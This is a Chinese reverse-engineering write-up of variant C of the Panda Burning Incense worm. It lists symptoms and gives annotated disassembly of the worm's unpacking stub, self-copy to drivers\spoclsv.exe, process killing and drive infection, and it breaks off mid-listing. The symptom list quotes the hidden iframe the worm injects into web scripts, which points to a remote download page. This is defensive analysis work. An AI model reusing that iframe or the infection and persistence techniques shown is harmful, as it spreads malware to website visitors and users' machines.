熊猫病毒分析及解决方案

C 变种版本

【工　　具】:Olydbg1.1、IDA 5.0
【任　　务】:病毒分析以及解决方案
【操作平台】:Windows 2003 server
【作　　者】: LoveBoom[DFCG][FCG][CUG]
【链　　接】:N/A
【简要说明】:"离开党和人民一年"、荒废了一年，2006 年可所谓沉迷于游戏从帝国到星际，总是追求着自己所谓的目标，而今回头看却发现不但没有达到自己的目标，反而是离生活越走越远了。现在动手写写也觉得自己穷词:-(。2006 过了，不想自己的 2007 也是这样碌碌无为的过着。

关于这个病毒，我想很多朋友都知道，这个病毒在 2007 年初闹的比较凶，很多朋友曾经中过这病毒。这次我给大家带来的文章就是讲讲这个病毒。看看这病毒到底是怎么回事，我们应该怎么去处理这病毒。

【病毒分析】:

概要:这病毒我最早在 10 月底时接触，那时这病毒并没有现在这样流行(也许是病毒刚出来吧)。曾经几个月的发展，前几天从同事那拿了几个新变种看了会，发现病毒和早期的版本相差比较大。根据病毒的差异，我自己将病毒分为:ABCD　4 个变种。各变种的不同处如下:

A　　病毒将自身复制为%System32%\FuckJacks.exe,然后感染除特殊文件夹之外的文件夹中的可执行文件。

B　　病毒将自身复制为%System32%\Drivers\spoclsv.exe,感染时在 c 盘根目录下生成感染标记文件。

C　　病毒不再感染用户系统中的可执行文件，而是感染用户系统中的脚本病毒(这样的危害更大);在每个感染后的文件夹中写下感染标记文件。

D　　感染用户可执行文件时不再使用 A 和 B 版本中的直接捆绑感染。用户中毒后可执行程序的图标不改变(a 和 b 版本感染后可执行文件的图标都变成熊猫烧香)。

今天我分析的就是 C 版本(下次有空我将整理出 A 版本的分析资料),小版本可能会有所不同，因此如果你发现你机器上的和我所述的相似但不完全一样也是正常的。

中毒表象:以下几个特征为中毒的表现:

1、在系统中的每分区根目录下存在 setup.exe 和 autorun.inf 文件(A 和 B 盘不感染)。
2、无法手工修改"文件夹选项"将隐藏的文件显示出来。
3、在每个感染后的文件夹中可见 Desktop_.ini 长度为 12 字节的隐藏文件(这个和 Viking 病毒一样)。
4、机器上的所有脚本文件(*.htm;*.html;*.asp;*.php;*.js;*.aspx)中存在以下代码:
<iframe src="http://www.ctv163.com/wuhan/down.htm" width="0" height="0" frameborder="0"> </iframe>'
5、中毒后机器上的常见反病毒软件无法开启和正常使用。
6、无法正常使用任务管理器、icesword 之类的系统检测工具。
7、进程中可以找到伪系统正常进程的 spoclsv.exe 病毒进程。
8、系统自启动项中有病毒添加的注册表自启动项。
9、无故的向外发包、连接局域网中的其它机器。


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本


病毒流程:

因为这病毒的流程比较复杂，所以我总结了一下，做了个流程图以方便以后细分析，流程如下:



(图 1)

感染文件部分由以下几部分组成:




(图 2)

Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

反杀毒软件及下载病毒由以下以部分组成:



(图 3)

反杀毒软件及下载病毒部分病毒使用 timer 进行激活事件，各模块激活时间如下:

模块名	**时间(ms)**
写注册表自启动项	1000
下载木马	1200000
下载木马关闭共享	10000
清除反病毒软件	6000

Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

代码分析:

根据上面的流程图，我们现在通过代码将病毒一层一层的解开，我手里的变种版本是加了壳的，由于目标壳比较简单，因此，我只简单的说说怎么脱壳

用 od 载入目标程序，对照以下说明操作即可:

```
00414280 >  833D 404F4100 0>CMP    DWORD PTR DS:[414F40], 0          ; 壳比较简单，因此，脱壳这里一笔带过。
00414287    75 05          JNZ     SHORT 0041428E
00414289    E9 01000000    JMP     0041428F
0041428E    C3             RETN
0041428F    E8 41000000    CALL    004142D5
00414294    B8 80424100    MOV     EAX, OFFSET <ModuleEntryPoint>
00414299    2B05 084E4100  SUB     EAX, DWORD PTR DS:[414E08]
0041429F    A3 3C4F4100    MOV     DWORD PTR DS:[414F3C], EAX
004142A4    E8 5E000000    CALL    00414307
004142A9    E8 E0010000    CALL    0041448E
004142AE    E8 EC060000    CALL    0041499F
004142B3    E8 F7050000    CALL    004148AF
004142B8    A1 3C4F4100    MOV     EAX, DWORD PTR DS:[414F3C]
004142BD    C705 404F4100 0>MOV    DWORD PTR DS:[414F40], 1
004142C7    0105 004E4100  ADD     DWORD PTR DS:[414E00], EAX
004142CD    FF35 004E4100  PUSH    DWORD PTR DS:[414E00]             ; 这里 push 原入口地址
004142D3    C3             RETN                                     ; 这里返回的即是原程序入口
004142D4    C3             RETN
```

脱壳后的程序不可以直接运行，但用 IDA 分析已经足够了:-)，下面用 ida 从病毒初始化处开始:

```
CODE:0040CBBC
CODE:0040CBBC ; =============== S U B R O U T I N E
=======================================
CODE:0040CBBC
CODE:0040CBBC ; 病毒程序入口
CODE:0040CBBC ; Attributes: bp-based frame
CODE:0040CBBC
CODE:0040CBBC               public start
CODE:0040CBBC start     proc near
CODE:0040CBBC
CODE:0040CBBC var_18    = dword ptr -18h
CODE:0040CBBC var_14    = dword ptr -14h
CODE:0040CBBC
CODE:0040CBBC               push    ebp
CODE:0040CBBD               mov     ebp, esp
CODE:0040CBBF               add     esp, -18h
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040CBC2              push      ebx
CODE:0040CBC3              xor       eax, eax
CODE:0040CBC5              mov       [ebp+var_18], eax
CODE:0040CBC8              mov       [ebp+var_14], eax
CODE:0040CBCB              mov       eax, offset loc_40CB0C
CODE:0040CBD0              call      sub_4049E8
CODE:0040CBD5              mov       ebx, offset unk_40E7B8
CODE:0040CBDA              xor       eax, eax
CODE:0040CBDC              push      ebp
CODE:0040CBDD              push      offset j_@System@@HandleFinally$qqrv_37
CODE:0040CBE2              push      dword ptr fs:[eax]
CODE:0040CBE5              mov       fs:[eax], esp
CODE:0040CBE8              mov       eax, offset dword_40E7D4 ; 病毒初始化时进行两次字
符串比较，如果发现有一点不符合
CODE:0040CBE8                                                  ; 则退出程序
CODE:0040CBED              mov       edx, offset aF                ; "***武*汉*男*生*感*染*下
*载*者***"
CODE:0040CBF2              call      @System@@LStrAsg$qqrpvpxv
CODE:0040CBF7              mov       eax, offset unk_40E7D8
CODE:0040CBFC              mov       edx, offset aMMoperyAV    ; "感谢艾玛,mopery 对此木
马的关注!~"
CODE:0040CC01              call      @System@@LStrAsg$qqrpvpxv
CODE:0040CC06              lea       ecx, [ebp+var_14]
CODE:0040CC09              mov       edx, offset aXboy_0        ; "xboy"
CODE:0040CC0E              mov       eax, offset aF_1              ; "***武*汉*男*生*感*染*下
*载*者***"
CODE:0040CC13              call      Decrypt
CODE:0040CC18              mov       edx, [ebp+var_14]
CODE:0040CC1B              mov       eax, ds:dword_40E7D4
CODE:0040CC20              call      @System@@LStrCmp$qqrv     ; 比较字符串，如果不相
等则退出程序
CODE:0040CC25              jz        short loc_40CC30
CODE:0040CC27              push      0                                ; uExitCode
CODE:0040CC29              call      ExitProcess_0
CODE:0040CC2E              jmp       short loc_40CC81
CODE:0040CC30 ; ---------------------------------------------------------------------------
CODE:0040CC30
CODE:0040CC30 loc_40CC30:                                          ; CODE XREF: start+69j  j
CODE:0040CC30              lea       ecx, [ebp+var_18]
CODE:0040CC33              mov       edx, offset aWhboy          ; "whboy"
CODE:0040CC38              mov       eax, offset aUup2__uxeTmVhj ;
"`uup2..uxe`tm/vhjnx.fdu/    nsm&uyt"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040CC3D              call      Decrypt                       ; 这个函数用于解密代码，为
了便于查看
CODE:0040CC3D                                                      ; 我是直接解密后用 IDA
进行分析
CODE:0040CC42              mov       edx, [ebp+var_18]
CODE:0040CC45              mov       eax, offset aUup2__uxeTmV_1 ;
"`uup2..uxe`tm/vhjnx.fdu/    nsm&uyt"
CODE:0040CC4A              call      @System@@LStrCmp$qqrv
CODE:0040CC4F              jz        short loc_40CC5A              ; 比较两个暗码是否相等，如
果不等则 over
CODE:0040CC51              push      0                             ; uExitCode
CODE:0040CC53              call      ExitProcess_0
CODE:0040CC58              jmp       short loc_40CC81
CODE:0040CC5A ; ---------------------------------------------------------------------------
CODE:0040CC5A
CODE:0040CC5A loc_40CC5A:                                          ; CODE XREF: start+93j  j
CODE:0040CC5A              call      Copy_Virus_to_sp_dir          ; 复制病毒至特定文件夹下.
CODE:0040CC5A                                                      ; 如果是感染后文件则释
放病毒原体和感染前文件。
CODE:0040CC5A                                                      ; 然后运行感染前文件。
CODE:0040CC5F              call      Infect                        ; 这里进去就是感染文件模
块。
CODE:0040CC64              call      Kill_AV_GetNetInfo            ; 清除反病毒软件和下载其它
病毒。
CODE:0040CC69              jmp       short loc_40CC71
CODE:0040CC6B ; ---------------------------------------------------------------------------
CODE:0040CC6B
CODE:0040CC6B loc_40CC6B:                                          ; CODE XREF: start+C3j  j
CODE:0040CC6B              push      ebx                           ; lpMsg
CODE:0040CC6C              call      DispatchMessageA
CODE:0040CC71
CODE:0040CC71 loc_40CC71:                                          ; CODE XREF: start+ADj  j
CODE:0040CC71              push      0                             ; wMsgFilterMax
CODE:0040CC73              push      0                             ; wMsgFilterMin
CODE:0040CC75              push      0                             ; hWnd
CODE:0040CC77              push      ebx                           ; lpMsg
CODE:0040CC78              call      GetMessageA
CODE:0040CC7D              test      eax, eax
CODE:0040CC7F              jnz       short loc_40CC6B
CODE:0040CC81
CODE:0040CC81 loc_40CC81:                                          ; CODE XREF: start+72j  j
CODE:0040CC81                                                      ; start+9Cj  j
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040CC81              xor       eax, eax
CODE:0040CC83              pop       edx
CODE:0040CC84              pop       ecx
CODE:0040CC85              pop       ecx
CODE:0040CC86              mov       fs:[eax], edx
CODE:0040CC89              push      offset aSN                    ; "[?n"
CODE:0040CC8E
CODE:0040CC8E loc_40CC8E:                                          ; CODE XREF:
CODE:0040CCA1j  j
CODE:0040CC8E              lea       eax, [ebp+var_18]
CODE:0040CC91              mov       edx, 2
CODE:0040CC96              call      @System@@LStrArrayClr$qqrpvi
CODE:0040CC9B              retn
CODE:0040CC9B start        endp ; sp = -24h
CODE:0040CC9B
```

初始化部分还是比较简单，我也就不再多说了。下面看看病毒复制自身至特定文件夹下，以及运行感染后程序时的处理:

Copy_Virus_to_sp_dir:

```
CODE:00408061              lea       edx, [ebp+appName]
CODE:00408067              xor       eax, eax
CODE:00408069              call      GetAppFullName
CODE:0040806E              mov       eax, [ebp+appName]
CODE:00408074              lea       edx, [ebp+FullName_szDesktopini]
CODE:0040807A              call      GetAppPath
CODE:0040807F              lea       eax, [ebp+FullName_szDesktopini]
CODE:00408085              mov       edx, offset aDesktop__ini ; "Desktop_.ini"
CODE:0040808A              call      @System@@LStrCat$qqrv
CODE:0040808F              mov       eax, [ebp+FullName_szDesktopini]
CODE:00408095              call      @Sysutils@FileExists$qqrx17System@AnsiString
CODE:0040809A              test      al, al
CODE:0040809C              jz        FileNotExitWay
CODE:004080A2              push      FILE_ATTRIBUTE_NORMAL     ; dwFileAttributes
CODE:004080A7              lea       edx, [ebp+var_3C0]
CODE:004080AD              xor       eax, eax
CODE:004080AF              call      GetAppFullName
CODE:004080B4              mov       eax, [ebp+var_3C0]
CODE:004080BA              lea       edx, [ebp+var_3BC]
CODE:004080C0              call      GetAppPath
CODE:004080C5              lea       eax, [ebp+var_3BC]
CODE:004080CB              mov       edx, offset aDesktop__ini ; "Desktop_.ini"
CODE:004080D0              call      @System@@LStrCat$qqrv
CODE:004080D5              mov       eax, [ebp+var_3BC]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004080DB                call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004080E0                push    eax                             ; lpFileName
CODE:004080E1                call    SetFileAttributesA          ; 设置病毒同路径下的
desktop_.ini 文件属性为 normal
CODE:004080E6                push    1                               ; dwMilliseconds
CODE:004080E8                call    Sleep
CODE:004080ED                lea     edx, [ebp+var_3C8]
CODE:004080F3                xor     eax, eax
CODE:004080F5                call    GetAppFullName
CODE:004080FA                mov     eax, [ebp+var_3C8]
CODE:00408100                lea     edx, [ebp+var_3C4]
CODE:00408106                call    GetAppPath
CODE:0040810B                lea     eax, [ebp+var_3C4]
CODE:00408111                mov     edx, offset aDesktop__ini ; "Desktop_.ini"
CODE:00408116                call    @System@@LStrCat$qqrv
CODE:0040811B                mov     eax, [ebp+var_3C4]
CODE:00408121                call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00408126                push    eax                             ; lpFileName
CODE:00408127                call    DeleteFileA                 ; 删除 Desktop_ini 文件
CODE:0040812C
CODE:0040812C FileNotExitWay:                                    ; CODE XREF:
Copy_Virus_to_sp_dir+5Cj  j
CODE:0040812C                lea     edx, [ebp+var_3CC]
CODE:00408132                xor     eax, eax
CODE:00408134                call    GetAppFullName
CODE:00408139                mov     eax, [ebp+var_3CC]
CODE:0040813F                lea     edx, [ebp+pMem]
CODE:00408142                call    ReadFileToMem               ; 将病毒文件读取至内存中
CODE:00408147                lea     eax, [ebp+pInfectedFLG]
CODE:0040814A                call    @System@@LStrClr$qqrpv
CODE:0040814F                mov     eax, [ebp+pMem]
CODE:00408152                call    unKnow
CODE:00408157                mov     ebx, eax
CODE:00408159                jmp     short loc_40817F
CODE:0040815B ; ---------------------------------------------------------------------------
CODE:0040815B
CODE:0040815B loc_40815B:                                        ; CODE XREF:
Copy_Virus_to_sp_dir+14Bj  j
CODE:0040815B                lea     eax, [ebp+var_3D0]
CODE:00408161                mov     edx, [ebp+pMem]
CODE:00408164                mov     dl, [edx+ebx-1]
CODE:00408168                call    @System@@LStrFromChar$qqrr17System@AnsiStringc
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040816D                mov     edx, [ebp+var_3D0]
CODE:00408173                lea     eax, [ebp+pInfectedFLG]
CODE:00408176                mov     ecx, [ebp+pInfectedFLG]
CODE:00408179                call    @System@@LStrCat3$qqrv
CODE:0040817E                dec     ebx
CODE:0040817F
CODE:0040817F loc_40817F:                                ; CODE XREF:
Copy_Virus_to_sp_dir+119j  j
CODE:0040817F                test    ebx, ebx
CODE:00408181                jle     short loc_40818D
CODE:00408183                mov     eax, [ebp+pMem]
CODE:00408186                cmp     byte ptr [eax+ebx-1], 0
CODE:0040818B                jnz     short loc_40815B        ; 判断文件尾最后一位是否为
0，如果不为 0 则跳
CODE:0040818B                                                ; 用于判断是感染前还是感
染后的文件
CODE:0040818D
CODE:0040818D loc_40818D:                                ; CODE XREF:
Copy_Virus_to_sp_dir+141j  j
CODE:0040818D                cmp     [ebp+pInfectedFLG], 0
CODE:00408191                jnz     VirusatSysDir_or_infected ; 如果感染标记不为 0，则跳去
下一步
CODE:00408197                lea     edx, [ebp+szAppName]
CODE:0040819D                xor     eax, eax
CODE:0040819F                call    GetAppFullName
CODE:004081A4                mov     eax, [ebp+szAppName]
CODE:004081AA                lea     edx, [ebp+var_3D4]
CODE:004081B0                call    upcase                  ; 将路径转为大写
CODE:004081B5                mov     eax, [ebp+var_3D4]
CODE:004081BB                push    eax
CODE:004081BC                lea     eax, [ebp+szSysDir]
CODE:004081C2                call    GetSysDir
CODE:004081C7                push    [ebp+szSysDir]
CODE:004081CD                push    offset aDrivers         ; "drivers\\"
CODE:004081D2                push    offset aSpoclsv_exe     ; "spoclsv.exe"
CODE:004081D7                lea     eax, [ebp+var_3E0]
CODE:004081DD                mov     edx, 3
CODE:004081E2                call    @System@@LStrCatN$qqrv
CODE:004081E7                mov     eax, [ebp+var_3E0]
CODE:004081ED                lea     edx, [ebp+szDriverspoclsv.exe]
CODE:004081F3                call    upcase
CODE:004081F8                mov     edx, [ebp+szDriverspoclsv.exe]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004081FE                pop     eax
CODE:004081FF                call    @System@@LStrCmp$qqrv   ; 判断病毒当前路径是否为:
CODE:004081FF                                                ; %SysDir%\drivers\spoclsv.exe
CODE:00408204                jz      VirusatSysDir_or_infected ; 如果病毒全路径不为:"%SysDir%\drivers\spoclsv.ex"
CODE:00408204                                                ; 则终止进程中的病毒进程，复制病毒至以上目录中，
CODE:00408204                                                ; 然后执行病毒程序。
CODE:0040820A                mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:0040820F                call    Kill_Process            ; 终止进程中的病毒
CODE:00408214                mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:00408219                call    Kill_Process
CODE:0040821E                mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:00408223                call    Kill_Process
CODE:00408228                push    FILE_ATTRIBUTE_NORMAL
CODE:0040822D                lea     eax, [ebp+var_3EC]
CODE:00408233                call    GetSysDir
CODE:00408238                push    [ebp+var_3EC]
CODE:0040823E                push    offset aDrivers         ; "drivers\\"
CODE:00408243                push    offset aSpoclsv_exe     ; dwFileAttributes
CODE:00408248                lea     eax, [ebp+var_3E8]
CODE:0040824E                mov     edx, 3
CODE:00408253                call    @System@@LStrCatN$qqrv
CODE:00408258                mov     eax, [ebp+var_3E8]
CODE:0040825E                call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00408263                push    eax                     ; lpFileName
CODE:00408264                call    SetFileAttributesA
CODE:00408269                push    1                       ; dwMilliseconds
CODE:0040826B                call    Sleep
CODE:00408270                push    0
CODE:00408272                lea     eax, [ebp+var_3F4]
CODE:00408278                call    GetSysDir
CODE:0040827D                push    [ebp+var_3F4]
CODE:00408283                push    offset aDrivers         ; "drivers\\"
CODE:00408288                push    offset aSpoclsv_exe     ; bFailIfExists
CODE:0040828D                lea     eax, [ebp+var_3F0]
CODE:00408293                mov     edx, 3
CODE:00408298                call    @System@@LStrCatN$qqrv
CODE:0040829D                mov     eax, [ebp+var_3F0]
CODE:004082A3                call    @System@@LStrToPChar$qqrx17System@AnsiString
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004082A8          push    eax                     ; lpNewFileName
CODE:004082A9          lea     edx, [ebp+var_3F8]
CODE:004082AF          xor     eax, eax
CODE:004082B1          call    GetAppFullName
CODE:004082B6          mov     eax, [ebp+var_3F8]
CODE:004082BC          call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004082C1          push    eax                     ; lpExistingFileName
CODE:004082C2          call    CopyFileA               ; 复制病毒为
%SysDir%\drivers\spoclsv.exe
CODE:004082C7          push    1
CODE:004082C9          lea     eax, [ebp+var_400]
CODE:004082CF          call    GetSysDir
CODE:004082D4          push    [ebp+var_400]
CODE:004082DA          push    offset aDrivers         ; "drivers\\"
CODE:004082DF          push    offset aSpoclsv_exe     ; uCmdShow
CODE:004082E4          lea     eax, [ebp+var_3FC]
CODE:004082EA          mov     edx, 3
CODE:004082EF          call    @System@@LStrCatN$qqrv
CODE:004082F4          mov     eax, [ebp+var_3FC]
CODE:004082FA          call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004082FF          push    eax                     ; lpCmdLine
CODE:00408300          call    WinExec                 ; 执行病毒程序
CODE:00408305          push    0                       ; uExitCode
CODE:00408307          call    ExitProcess_0
CODE:0040830C
CODE:0040830C VirusatSysDir_or_infected:               ; CODE XREF:
Copy_Virus_to_sp_dir+151j  j
CODE:0040830C                                          ;
Copy_Virus_to_sp_dir+1C4j  j
CODE:0040830C          mov     eax, [ebp+pInfectedFLG] ; 是感染后程序或者病毒不在
drivers 目录下
CODE:0040830C                                          ; 则跳到这里执行代码
CODE:0040830F          call    unKnow
CODE:00408314          mov     ecx, eax
CODE:00408316          lea     eax, [ebp+pMem]
CODE:00408319          mov     edx, ebx
CODE:0040831B          call    @System@@LStrDelete$qqrv
CODE:00408320          jmp     loc_4085EF
......
CODE:00408432 loc_408432:                              ; CODE XREF:
Copy_Virus_to_sp_dir+3E6j  j
CODE:00408432          call    CreateTmp_batFile
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00408437    mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:0040843C    call    EnumProcess
CODE:00408441    test    al, al
CODE:00408443    jnz     ExitProc_4085E8
CODE:00408449    push    FILE_ATTRIBUTE_NORMAL
CODE:0040844E    lea     eax, [ebp+var_40C]
CODE:00408454    call    GetSysDir
CODE:00408459    push    [ebp+var_40C]
CODE:0040845F    push    offset aDrivers         ; "drivers\\"
CODE:00408464    push    offset aSpoclsv_exe     ; dwFileAttributes
CODE:00408469    lea     eax, [ebp+var_408]
CODE:0040846F    mov     edx, 3
CODE:00408474    call    @System@@LStrCatN$qqrv
CODE:00408479    mov     eax, [ebp+var_408]
CODE:0040847F    call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00408484    push    eax                     ; lpFileName
CODE:00408485    call    SetFileAttributesA
CODE:0040848A    push    1                       ; dwMilliseconds
CODE:0040848C    call    Sleep
CODE:00408491    lea     eax, [ebp+var_414]
CODE:00408497    call    GetSysDir
CODE:0040849C    push    [ebp+var_414]
CODE:004084A2    push    offset aDrivers         ; "drivers\\"
CODE:004084A7    push    offset aSpoclsv_exe     ; "spoclsv.exe"
CODE:004084AC    lea     eax, [ebp+var_410]
CODE:004084B2    mov     edx, 3
CODE:004084B7    call    @System@@LStrCatN$qqrv
CODE:004084BC    mov     eax, [ebp+var_410]
CODE:004084C2    call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004084C7    push    eax                     ; lpFileName
CODE:004084C8    call    DeleteFileA
CODE:004084CD    mov     eax, [ebp+pMem]
CODE:004084D0    call    unKnow
CODE:004084D5    mov     edx, eax
CODE:004084D7    sub     edx, [ebp+var_18]
CODE:004084DA    lea     eax, [ebp+pMem]
CODE:004084DD    mov     ecx, [ebp+var_18]
CODE:004084E0    call    @System@@LStrDelete$qqrv
CODE:004084E5    mov     eax, [ebp+pMem]
CODE:004084E8    call    unKnow
CODE:004084ED    push    eax
CODE:004084EE    mov     eax, [ebp+pMem]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004084F1           call    unKnow
CODE:004084F6           mov     edx, eax
CODE:004084F8           lea     eax, [ebp+pMem]
CODE:004084FB           pop     ecx
CODE:004084FC           call    @System@@LStrDelete$qqrv
CODE:00408501           lea     eax, [ebp+var_10]
CODE:00408504           mov     edx, [ebp+pMem]
CODE:00408507           call    @System@@LStrLAsg$qqrpvpxv
CODE:0040850C           xor     eax, eax
CODE:0040850E           push    ebp
CODE:0040850F           push    offset loc_4085DE
CODE:00408514           push    dword ptr fs:[eax]
CODE:00408517           mov     fs:[eax], esp
CODE:0040851A           lea     eax, [ebp+var_41C]
CODE:00408520           call    GetSysDir
CODE:00408525           push    [ebp+var_41C]
CODE:0040852B           push    offset aDrivers         ; "drivers\\"
CODE:00408530           push    offset aSpoclsv_exe     ; "spoclsv.exe"
CODE:00408535           lea     eax, [ebp+var_418]
CODE:0040853B           mov     edx, 3
CODE:00408540           call    @System@@LStrCatN$qqrv
CODE:00408545           mov     edx, [ebp+var_418]
CODE:0040854B           lea     eax, [ebp+var_3B0]
CODE:00408551           call
@System@@Assign$qqrr15System@TTextRecx17System@AnsiString
CODE:00408556           mov     eax, ds:off_40D2BC
CODE:0040855B           mov     byte ptr [eax], 2
CODE:0040855E           lea     eax, [ebp+var_3B0]
CODE:00408564           call    @System@@RewritText$qqrr15System@TTextRec
CODE:00408569           call    @System@@_IOTest$qqrv
CODE:0040856E           mov     edx, [ebp+var_10]
CODE:00408571           lea     eax, [ebp+var_3B0]
CODE:00408577           call    sub_404260
CODE:0040857C           call    @System@@Flush$qqrr15System@TTextRec
CODE:00408581           call    @System@@_IOTest$qqrv
CODE:00408586           lea     eax, [ebp+var_3B0]
CODE:0040858C           call    @System@@Close$qqrr15System@TTextRec
CODE:00408591           call    @System@@_IOTest$qqrv
CODE:00408596           push    1
CODE:00408598           lea     eax, [ebp+var_424]
CODE:0040859E           call    GetSysDir
CODE:004085A3           push    [ebp+var_424]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004085A9          push    offset aDrivers         ; "drivers\\"
CODE:004085AE          push    offset aSpoclsv_exe     ; uCmdShow
CODE:004085B3          lea     eax, [ebp+var_420]
CODE:004085B9          mov     edx, 3
CODE:004085BE          call    @System@@LStrCatN$qqrv
CODE:004085C3          mov     eax, [ebp+var_420]
CODE:004085C9          call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004085CE          push    eax                     ; lpCmdLine
CODE:004085CF          call    WinExec
CODE:004085D4          xor     eax, eax
CODE:004085D6          pop     edx
```

.....

这部分病毒做了什么?病毒做了以下操作:

病毒首先判断是否为病毒体，不是病毒体则释放出病毒体和感染前文件。

如果是病毒体则判断是否在 Drivers 目录下运行，不是则终止系统进程中的病毒，然后将自身替换 Drivers 目录下以已有的病毒体(估计是用于病毒本身的更新)。然后重写 Desktop_.ini 文件。

接下来，我们继续看看感染部分，这部分算是病毒的"核心"部分吧，因为如果没有这部分这病毒只能算是个木马下载器:-)。感染部分病毒分以下以几部分:

```
CODE:0040CAD0 Infect    proc near
CODE:0040CAD0           call    CThread_Infect_Drivers
CODE:0040CAD5           call    CTimer_WITE_AUTORUNINF
CODE:0040CADA           mov     ax, 0Ah
CODE:0040CADE           call    Infect_NetWork
CODE:0040CAE3           retn
CODE:0040CAE3 Infect    endp
```

各功能模块分析如下:

CThread_Infect_Drivers:

```
CODE:0040A1F6          mov     fs:[eax], esp
CODE:0040A1F9          lea     eax, [ebp+szDrivers]
CODE:0040A1FC          call    GetValid_Root           ; 获取有效的分区
CODE:0040A201          mov     eax, [ebp+szDrivers]
CODE:0040A204          call    unKnow
CODE:0040A209          mov     esi, eax
```

.....

```
        lea     edx, [ebp+var_10]
CODE:0040A233          mov     eax, offset aA          ; "a"
CODE:0040A238          call    upcase
CODE:0040A23D          mov     eax, [ebp+var_10]
CODE:0040A240          pop     edx
CODE:0040A241          call    @System@@LStrPos$qqrv
CODE:0040A246          test    eax, eax
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040A248            jnz     short loc_40A2A6
CODE:0040A24A            lea     eax, [ebp+var_18]
CODE:0040A24D            mov     edx, [ebp+szDrivers]
CODE:0040A250            mov     dl, [edx+ebx-1]
CODE:0040A254            call    @System@@LStrFromChar$qqrr17System@AnsiStringc
CODE:0040A259            mov     eax, [ebp+var_18]
CODE:0040A25C            lea     edx, [ebp+var_14]
CODE:0040A25F            call    upcase
CODE:0040A264            mov     eax, [ebp+var_14]
CODE:0040A267            push    eax
CODE:0040A268            lea     edx, [ebp+var_1C]
CODE:0040A26B            mov     eax, offset aB          ; "b"
CODE:0040A270            call    upcase
CODE:0040A275            mov     eax, [ebp+var_1C]
CODE:0040A278            pop     edx
CODE:0040A279            call    @System@@LStrPos$qqrv
CODE:0040A27E            test    eax, eax                ; 判断是否为 a 或 b 分区，如
果是则不进行感染
CODE:0040A280            jnz     short loc_40A2A6
CODE:0040A282            lea     eax, [ebp+var_20]
CODE:0040A285            mov     edx, [ebp+szDrivers]
